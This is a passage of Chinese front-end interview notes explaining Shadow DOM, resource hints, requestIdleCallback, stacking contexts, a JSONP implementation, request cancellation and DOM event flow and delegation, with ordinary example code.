Shadow DOM 允许将隐藏的 DOM 树附加到常规的 DOM 树中——它以 shadow root 节点为起始根节点,在这个根节点的下方,可以是任意元素,和普通的 DOM 元素一样。
就是因为这个特点所以我们才能看到上面那些单个空标签就能够渲染出各种各样的复杂场景。

上面这张图非常直观的表现了shadow dom的结构以及它与真实dom的关系。
shadow host
一个常规 DOM 节点,Shadow DOM 会被附加到这个节点上。
shadow bounday
Shadow DOM 结束的地方,也是常规 DOM 开始的地方。
shadow tree
Shadow DOM 内部的 DOM 树。
shadow root
Shadow tree 的根节点。
如何使用 shadow dom?
创建一个 shadow dom
我们可以使用attachShadow给指定元素挂载一个shadow dom,并且返回对 shadow root 的引用。
const shadowroot = root.attachShadow({ mode: "open" });
const template = `
  <div>前端南玖</div>
 `;
shadowroot.innerHTML = template;
shadow dom mode
当调用Element.attachShadow()方法时,必须通过传递一个对象作为参数来指定 shadow DOM 树的封装模式,否则将会抛出一个TypeError。该对象必须具有mode属性,值为 open 或 closed。
openshadow root 元素可以从 js 外部访问根节点,例如使用Element.shadowRoot:
element.shadowRoot; // 返回一个 ShadowRoot 对象
closed拒绝从 js 外部访问关闭的 shadow root 节点
element.shadowRoot; // 返回 null
浏览器通常用关闭的 shadow root 来使某些元素的实现内部不可访问,而且不可从 JavaScript 更改。
对于一些不希望公开 shadow root 的 Web 组件来说,封闭的 shadow DOM 看起来非常方便,然而在实践中绕过封闭的 shadow DOM 并不难。但是完全隐藏 shadow DOM 所需的工作量也大大超过了它的价值。
哪些元素可以挂载 shadow dom?
这里需要注意的是并非所有 html 元素都可以挂载shadow dom,只有以下这些元素可以充当shadow dom的 shadow host
| article | aside | blockquote | body |
|---|---|---|---|
| div | footer | h1 | h2 |
| h3 | h4 | h5 | h6 |
| header | main | nav | p |
| section | span | 任何带有有效的名称且可独立存在的自定义元素 |
当我们尝试在其它元素挂在 shadow dom 时,浏览器则会抛出异常。
const input = document.querySelector("input");
const inputRoot = input.attachShadow({ mode: "open" });

shadow dom 的特点
从前面的介绍,我们知道 shadow dom 是游离在 DOM 树之外的节点树,但是它是基于普通 DOM 元素(非 document)创建的,并且创建后的 Shadow-dom 节点可以从界面上直观的看到。最重要的一点是 Shadow-dom 具有良好的密封性。
样式
<style>
    .wx_name {
        color: aqua;
    }
</style>
<body>
    <div class="wx_name">我是真实dom</div>
    <div id="root"></div>

    <script>
        const shadowroot = root.attachShadow({ mode: "open" });
        const template = `
            <div class="wx_name">shadow dom - 前端南玖</div>
        `;
        shadowroot.innerHTML = template;
    </script>
</body>
它渲染出来是下面这样的 👇:

上面我们说了 shadow dom 是游离在 DOM 树之外的节点树,所以我们文档上的 CSS 就不会作用在他身上。
样式化 host 元素
host伪类选择器允许你从 shadow root 中的任何地方访问 shadow host
const shadowroot = root.attachShadow({ mode: "open" });
const template = `
       <div class="wx_name">shadow dom - 前端南玖</div>
       <style>
          :host {
             border: 1px solid #ccc;
             color: pink;
           }
        </style>
`;
shadowroot.innerHTML = template;

需要注意的是:host仅在 shadow root 中有效,并且在 shadow root 之外定义的样式规则比:host中定义的规则具有更高的特殊性。
样式钩子
shadow dom 还有一个非常重要的一个特点就是可以使用CSS自定义属性来创建样式占位符,并允许用户填充。
<style>
    #root {
      --bg: coral;
      --color: #fff:
    }
</style>
<div id="root"></div>

<script>
    const shadowroot = root.attachShadow({ mode: "open" });
    const template = `
      <div class="wx_name">shadow dom - 前端南玖</div>
      <style>
          .wx_name {
              background: var(--bg, red);
              color: var(--color, #000)
          }
  </style>
`;
    shadowroot.innerHTML = template;
</script>

通过 CSS 访问 shadow
如果我们想要自定义一些原生标签的样式应该怎样做呢,很显然常规的 CSS 选择器并不能获取到 shadow dom 内部元素。那我们就一点办法没有了吗?其实这里我们可以通过一些伪元素来实现,比如:
<input type="range" />
它默认长这样

那我们怎么去改变他的样式呢,比如给它换种背景色
直接给 input 写背景色能实现吗?
input {
    background: #ccc;
}
很显然这是一种大聪明行为,那它就这一个元素,究竟怎样才能改变它的背景色呢,上面我们不是说了吗,它内部是有 shadow dom 的

input[type="range"]::-webkit-slider-runnable-track {
    -webkit-appearance: none;
    background-color: chocolate;
}
我们可以通过伪元素来访问到 shadow 的内部元素并改变其样式。
事件
在 shadow DOM 内触发的事件可以穿过 shadow 边界并冒泡到 light DOM;但是Event.target的值会自动更改,因此它看起来好像该事件源自其包含的 shadow 树而不是实际元素的 host 元素。
此更改称为事件重定向,其背后的原因是保留 shadow DOM 封装。
<div id="root"></div>

<script>
    const shadowroot = root.attachShadow({ mode: "open" });
    const template = `
            <div class="wx_name">shadow dom - aaa</div>
            <div class="wx_name">shadow dom - bbb</div>
            <div class="wx_name">shadow dom - ccc</div>
        `;
    shadowroot.innerHTML = template;
    document.addEventListener("click", (e) => {
        console.log(e.target);
    });
</script>
当点击 shadow dom 中的任何元素时,打印出来的都是root,监听器无法看到调度该事件的真实元素。
onload 和 DOMContentLoaded 的区别
onload 事件在整个页面及其所有依赖资源(如图片、样式表、脚本等)都加载完成后触发。通常用于在页面完全加载后执行一些需要等待页面所有资源加载完成的操作,比如操作 DOM 元素、执行一些初始化代码等。
DOMContentLoaded 事件在 HTML 文档被完全加载和解析后触发,不需要等待样式表、图片和子框架等外部资源加载完成。通常用于执行一些不需要等待所有资源加载完成的操作,比如操作 DOM 结构、绑定事件监听器等。
prefetch 与 preload 的区别是什么
prefetch 和 preload 都是 HTML 中用于优化页面加载性能的标签,但它们的作用和触发时机有所不同。
prefetch:
- 作用:
prefetch用于告诉浏览器提前加载指定资源,以便在将来可能会用到这些资源时加快加载速度。 - 触发时机:浏览器会在空闲时加载
prefetch标签指定的资源,不会影响当前页面的加载速度。 - 适用场景:适用于提前加载可能在接下来的导航中需要的资源,如下一个页面可能用到的 CSS、JavaScript 文件等。
示例代码:
<link rel="prefetch" href="example.css" />
preload:
- 作用:
preload用于强制浏览器提前加载指定资源,以确保这些资源在当前页面加载时已经可用。 - 触发时机:
preload标签会在当前页面加载时立即加载指定资源,可能会影响当前页面的加载速度。 - 适用场景:适用于加载当前页面所需的关键资源,如页面中立即需要的 CSS 文件、字体文件等。
示例代码:
<link rel="preload" href="example.css" as="style" />
区别总结:
prefetch是一种预加载资源的技术,用于提前加载可能在将来使用的资源,不会影响当前页面加载。 优先级低,在浏览器 idle 状态时加载资源。preload是一种强制加载资源的技术,用于加载当前页面所需的关键资源,可能会影响当前页面加载速度。优先级高,一般对于 Bundle Spliting 资源与 Code Spliting 资源做 preload
根据具体需求和优化目标,可以选择合适的标签来优化页面加载性能,提高用户体验。
简单介绍 requestIdleCallback 及使用场景
后台任务协作调度 API(Cooperative Scheduling of Background Tasks API,也叫后台任务 API,或者简单称为 requestIdleCallback() API)提供了由用户代理决定的,在空闲时间自动执行队列任务的能力。
Window.requestIdleCallback() 允许浏览器告诉你的代码可以安全使用多少时间而不会导致系统延迟,从而有助于确保浏览器的事件循环平稳运行。如果你保持在给定的范围内,你可以使用户体验更好。
模拟实现:
window.requestIdleCallback =
    window.requestIdleCallback ||
    function (handler) {
        let startTime = Date.now();

        return setTimeout(function () {
            handler({
                didTimeout: false,
                timeRemaining: function () {
                    return Math.max(0, 50.0 - (Date.now() - startTime));
                },
            });
        }, 1);
    };

window.cancelIdleCallback =
    window.cancelIdleCallback ||
    function (id) {
        clearTimeout(id);
    };
什么是层叠上下文 (stacking contect),谈谈对它的理解
我们假定用户正面向(浏览器)视窗或网页,而 HTML 元素沿着其相对于用户的一条虚构的 z 轴排开,层叠上下文就是对这些 HTML 元素的一个三维构想。众 HTML 元素基于其元素属性按照优先级顺序占据这个空间。
文档中的层叠上下文由满足以下任意一个条件的元素形成:
文档根元素(
<html>);position值为absolute(绝对定位)或relative(相对定位)且z-index值不为auto的元素;position值为fixed(固定定位)或sticky(粘滞定位)的元素(沾滞定位适配所有移动设备上的浏览器,但老的桌面浏览器不支持);flex 容器的子元素,且
z-index值不为auto;grid 容器的子元素,且
z-index值不为auto;opacity属性值小于1的元素;mix-blend-mode属性值不为normal的元素;以下任意属性值不为
none的元素:transform
filter
backdrop-filter
perspective
clip-path
mask / mask-image / mask-border
isolation属性值为isolate的元素;will-change值设定了任一属性而该属性在 non-initial 值时会创建层叠上下文的元素;contain属性值为layout、paint或包含它们其中之一的合成值(比如contain: strict、contain: content)的元素。
在层叠上下文中,子元素同样也按照上面解释的规则进行层叠。重要的是,其子级层叠上下文的 z-index 值只在父级中才有意义。子级层叠上下文被自动视为父级层叠上下文的一个独立单元。
总结:
- 层叠上下文可以包含在其他层叠上下文中,并且一起创建一个层叠上下文的层级。
- 每个层叠上下文都完全独立于它的兄弟元素:当处理层叠时只考虑子元素。
- 每个层叠上下文都是自包含的:当一个元素的内容发生层叠后,该元素将被作为整体在父级层叠上下文中按顺序进行层叠。
如何实现 jsonp 及其原理
一个正常的请求: JSON
正常发请求时,curl 示例:
$ curl https://shanyue.tech/api/user?id=100

{
  "id": 100,
  "name": "shanyue",
  "wechat": "xxxxx",
  "phone": "183xxxxxxxx"
}
使用 fetch 发送请求,示例:
const data = await fetch("https://shanyue.tech/api/user?id=100", {
    headers: {
        "content-type": "application/json",
    },
    method: "GET",
}).then((res) => res.json());
请求数据后,使用一个函数来处理数据
handleData(data);
一个 JSONP 请求
JSONP,全称 JSON with Padding,为了解决跨域的问题而出现。虽然它只能处理 GET 跨域,虽然现在基本上都使用 CORS 跨域,但仍然要知道它,毕竟面试会问。
JSONP 基于两个原理:
- 动态创建
script,使用script.src加载请求跨过跨域 script.src加载的脚本内容为 JSONP: 即PADDING(JSON)格式
从上可知,使用 JSONP 跨域同样需要服务端的支持。curl 示例
$ curl https://shanyue.tech/api/user?id=100&callback=padding

padding({
  "id": 100,
  "name": "shanyue",
  "wechat": "xxxxx",
  "phone": "183xxxxxxxx"
})
对于正常的请求有何不同一目了然: 多了一个 callback=padding, 并且响应数据被 padding 包围,这就是 JSONP
那请求数据后,如何处理数据呢?此时的 padding 就是处理数据的函数。我们只需要在前端实现定义好 padding 函数即可
window.padding = handleData;
基于以上两个原理,这里实现一个简单 jsonp 函数:
function jsonp_simple({ url, onData, params }) {
    const script = document.createElement("script");

    // 一、默认 callback 函数为 padding
    script.src = `${url}?${stringify({ callback: "padding", ...params })}`;

    // 二、使用 onData 作为 window.padding 函数,接收数据
    window["padding"] = onData;

    // 三、动态加载脚本
    document.body.appendChild(script);
}

// 发送 JSONP 请求
jsonp_simple({
    url: "http://localhost:10010",
    params: { id: 10000 },
    onData(data) {
        console.log("Data:", data);
    },
});
此时会有一个问题: window.padding 函数会污染全局变量,如果有多个 JSONP 请求发送如何处理?
使 jsonp 的回调函数名作为一个随机变量,避免冲突,代码如下
function jsonp({ url, onData, params }) {
    const script = document.createElement("script");

    // 一、为了避免全局污染,使用一个随机函数名
    const cbFnName = `JSONP_PADDING_${Math.random().toString().slice(2)}`;

    // 二、默认 callback 函数为 cbFnName
    script.src = `${url}?${stringify({ callback: cbFnName, ...params })}`;

    // 三、使用 onData 作为 cbFnName 回调函数,接收数据
    window[cbFnName] = onData;

    document.body.appendChild(script);
}

// 发送 JSONP 请求
jsonp({
    url: "http://localhost:10010",
    params: { id: 10000 },
    onData(data) {
        console.log("Data:", data);
    },
});
服务器端代码
JSONP 需要服务端进行配合,返回 JSON With Padding 数据,代码如下:
const http = require("http");
const url = require("url");
const qs = require("querystring");

const server = http.createServer((req, res) => {
    const { pathname, query } = url.parse(req.url);
    const params = qs.parse(query);

    const data = { name: "shanyue", id: params.id };

    if (params.callback) {
        // 服务端将要返回的字符串
        str = `${params.callback}(${JSON.stringify(data)})`;
        res.end(str);
    } else {
        res.end();
    }
});

server.listen(10010, () => console.log("Done"));
完整代码附录
JSONP 实现完整代码:
function stringify(data) {
    const pairs = Object.entries(data);
    const qs = pairs
        .map(([k, v]) => {
            let noValue = false;
            if (v === null || v === undefined || typeof v === "object") {
                noValue = true;
            }
            return `${encodeURIComponent(k)}=${noValue ? "" : encodeURIComponent(v)}`;
        })
        .join("&");
    return qs;
}

function jsonp({ url, onData, params }) {
    const script = document.createElement("script");

    // 一、为了避免全局污染,使用一个随机函数名
    const cbFnName = `JSONP_PADDING_${Math.random().toString().slice(2)}`;
    // 二、默认 callback 函数为 cbFnName
    script.src = `${url}?${stringify({ callback: cbFnName, ...params })}`;
    // 三、使用 onData 作为 cbFnName 回调函数,接收数据
    window[cbFnName] = onData;

    document.body.appendChild(script);
}
JSONP 服务端适配相关代码:
const http = require("http");
const url = require("url");
const qs = require("querystring");

const server = http.createServer((req, res) => {
    const { pathname, query } = url.parse(req.url);
    const params = qs.parse(query);

    const data = { name: "shanyue", id: params.id };

    if (params.callback) {
        str = `${params.callback}(${JSON.stringify(data)})`;
        res.end(str);
    } else {
        res.end();
    }
});

server.listen(10010, () => console.log("Done"));
JSONP 页面调用相关代码
<!DOCTYPE html>
<html lang="en">
    <head>
        <meta charset="UTF-8" />
        <title></title>
    </head>
    <body>
        <script src="./index.js" type="text/javascript"></script>
        <script type="text/javascript">
            jsonp({
                url: "http://localhost:10010",
                params: { id: 10000 },
                onData(data) {
                    console.log("Data:", data);
                },
            });
        </script>
    </body>
</html>


为什么 script 标签返回一个函数调用就会自动执行?
由于服务器返回的响应是一个函数调用,浏览器会自动执行这个函数,从而触发客户端预先定义的 callback 函数,将数据传递给这个函数。
如何实现页面文本不可复制
使用 CSS 如下:
user-select: none;
使用 JS 如下,监听 selectstart 事件,禁止选中。当用户选中一片区域时,将触发 selectstart 事件,Selection API 将会选中一片区域。禁止选中区域即可实现页面文本不可复制。
document.body.onselectstart = (e) => {
    e.preventDefault();
};
document.body.oncopy = (e) => {
    e.preventDefault();
};
History API 的用法?
History 接口允许操作浏览器的曾经在标签页或者框架里访问的会话历史记录。History API 通过 history 全局对象提供了对浏览器会话的历史记录(不要与 WebExtensions 的 history 混淆)的访问功能。
包含的方法:
- back():和用户点击浏览器的回退(Back)按钮的效果相同。
- forward():向前跳转(如同用户点击了前进(Forward)按钮)
- go():从会话历史记录中加载某一特定页面,go(-1) = back() go(1) = forward()
- pushState()
- replaceState()
监听 state 变化:
window.onpopstate = funcRef;
window.addEventListener("popstate", funcRef);
什么是 HTML 的实体编码 (HTML Entity Encode)
- 不可分的空格:&nbsp;
<(小于符号):&lt;>(大于符号):&gt;&(与符号):&amp;″(双引号):&quot;'(单引号):'&apos;
如何取消请求的发送
1. XHR 使用 xhr.abort()
const xhr = new XMLHttpRequest(),
  method = "GET",
  url = "https://developer.mozilla.org/";
xhr.open(method, url, true);

xhr.send();

// 取消发送请求
xhr.abort();
2. fetch 使用 AbortController
AbortController文档见 AbortSignal - MDN(opens in a new tab),它不仅可以取消 Fetch 请求发送,同样也可以取消事件的监听(通过addEventListener的第三个参数signal控制)
- 发送请求时使用一个
signal选项控制 fetch 请求 control.abort()用以取消请求发送- 取消请求发送之后会得到异常
AbortError
const controller = new AbortController()
const signal = controller.signal

const downloadBtn = document.querySelector('.download');
const abortBtn = document.querySelector('.abort');

downloadBtn.addEventListener('click', fetchVideo);

// 点击取消按钮时,取消请求的发送
abortBtn.addEventListener('click', function() {
  controller.abort();
  console.log('Download aborted');
});

function fetchVideo() {
  ...
  fetch(url, {signal}).then(function(response) {
    ...
  }).catch(function(e) {
   // 请求被取消之后将会得到一个 AbortError
    reports.textContent = 'Download error: ' + e.message;
  })
}
3. Axios: xhr 与 http/https
Axios 中通过 cancelToken 取消请求发送
const CancelToken = axios.CancelToken;
const source = CancelToken.source();

axios
  .get("/user/12345", {
    cancelToken: source.token,
  })
  .catch(function (thrown) {
    if (axios.isCancel(thrown)) {
      console.log("Request canceled", thrown.message);
    } else {
      // handle error
    }
  });

axios.post(
  "/user/12345",
  {
    name: "new name",
  },
  {
    cancelToken: source.token,
  },
);

// cancel the request (the message parameter is optional)
source.cancel("Operation canceled by the user.");
而其中的原理可分为两部分
- 浏览器端: 基于 XHR,
xhr.abort(),见源码axios/lib/adapters/xhr.js(opens in a new tab) - Node 端: 基于 http/https/follow-redirects,使用
request.abort(),见源码axios/lib/adapters/http.js(opens in a new tab) Node 端: 基于 http/https/follow-redirects,使用request.abort(),见源码 axios/lib/adapters/http.js
什么是事件冒泡和事件捕获
事件 表示的其实就是文档或浏览器窗口中某个特殊的时刻,javaScript 更够与 html 进行交互就是通过事件实现的
事件流 描述的就是页面接收事件的顺序 事件流主要分为两种,一种是事件冒泡流, 一种是事件捕获流
事件冒泡流就是指事件会从一个具体的元素开始触发,然后不断向上传递最终传递给 document 也就是说 事件从一个具体的元素不断向上传递给不具体的元素, 用圆圈比喻 就是 从圆心向外传递
<html>
    <head>

    </head>
    <body>
        <div id="myDiv">Click me</div>
    </body>
</html>
事件冒泡流事件传递顺序: <div> -> <body> -> <html> -> document
事件捕获流所描述的事件传播方向与事件冒泡流刚好相反, 事件捕获流是指 事件会从不具体的元素传递给具体的元素,相当于是事件最开始是从最外部触发,然后不断向内传递,最终传递给具体的元素 还是用圆圈比喻的话 就是从圆圈外部不断向圆心传递
<html>
    <head>

    </head>
    <body>
        <div id="myDiv">Click me</div>
    </body>
</html>
事件捕获流传递顺序:document -> <html> -> <body> -> <div>
DOM 事件流
DOM2 Event 规范规定了事件流分为三个阶段:事件捕获,到达目标,事件冒泡 也就是说一个事件触发,
- 先是事件捕获,从外到内
- 然后到达具体的触发这个事件的元素,
- 最后事件冒泡,从内到外
<div class="container">
  <div class="item">
    <button class='btn'>Click me</button>
  </div>
</div>
const container = document.querySelector('.container')
const item = document.querySelector('.item');
const btn = document.querySelector('.btn');

document.addEventListener('click', (event) => {
  console.log("Document click");
});


document.addEventListener('click', (event) => {
  console.log("Document click when capture");
}, {
  capture: true // 表明在捕获阶段就触发
});

container.addEventListener('click', (event) => {
  console.log("container click");
})

// 捕获阶段
container.addEventListener('click', (event) => {
  console.log("container click when capture");
}, {
  capture: true // 表明在捕获阶段捕获
})

item.addEventListener('click', (event) => {
  console.log("item click");
})

item.addEventListener('click', (event) => {
  console.log("item click when capture");
}, {
  capture: true // 表明在捕获阶段捕获
})

btn.addEventListener('click', (event) => {
  console.log("btn click")
})

btn.addEventListener('click', (event) => {
  console.log("btn click when capture");
}, {
  capture: true // 表明在捕获阶段捕获
})

输出 "Document click when capture" ==> "container click when capture" ==> "item click when capture" ==> "btn click when capture" ==> "btn click" ==> "item click" ==> "container click" ==> "Document click"
输出 说明 DOM 事件流 会先进行事件捕获流(从外向内), 然后到达目标, 最后进行时间冒泡流(从内向外)
什么是事件委托,e.currentTarget 与 e.target 有何区别
事件委托 就是 如果有很多元素要写事件监听(也就是事件处理程序),那么可以给所有元素的共同父元素添加一个事件处理程序, 然后因为事件冒泡流的存在, 在子元素上触发的事件最终会传递给父元素,所以在父元素上也可以监听到在子元素上触发的事件,从而提高页面效率
事件委托的优点:
- document 对象随时可用,任何时候可以给他添加事件监听
- 节省花在设置页面事件处理程序上的时间,只需要在一个 DOM 上设置事件监听
- 减少整个页面所需要的内存,提升整体性能

事件委托指当有大量子元素触发事件时,将事件监听器绑定在父元素进行监听,此时数百个事件监听器变为了一个监听器,提升了网页性能。
另外,React 把所有事件委托在 Root Element,用以提升性能
DOM 中 Element 与 Node 有何区别
在 DOM(文档对象模型)中,Element 和 Node 是两个重要的概念,它们之间有一些区别:
Node(节点):
Node是 DOM 树中的基本单位,表示文档中的任何部分,包括元素、属性、文本、注释等都是节点。- 所有的 DOM 元素(
Element)、文本节点、属性节点、注释节点等都是Node的子类。 Node是一个抽象接口,定义了许多操作节点的方法和属性,比如查找子节点、插入节点、删除节点等。
Element(元素):
Element是Node的一种特殊类型,代表文档中的元素(HTML 元素)。- HTML 中的标签(如
<div>、<p>)在 DOM 中被表示为Element对象。 Element继承自Node,并且拥有一些额外的属性和方法,比如获取标签名、设置样式等。
区别总结:
Node是 DOM 树中的基本节点类型,表示文档中的任何部分,而Element是Node的一种具体类型,表示文档中的元素。- 所有的
Element都是Node,但不是所有的Node都是Element,因为还有文本节点、注释节点等。 Node是一个通用的节点接口,定义了节点的通用属性和方法,而Element是特定类型的节点,拥有与 HTML 元素相关的特定属性和方法。
在实际操作中,我们通常会操作 DOM 中的 Element,因为这些元素表示了文档中的具体标签和内容,而 Node 则提供了更通用的节点操作方法,适用于操作文档中的各种节点类型。
sessionStorage 与 localStorage 有何区别
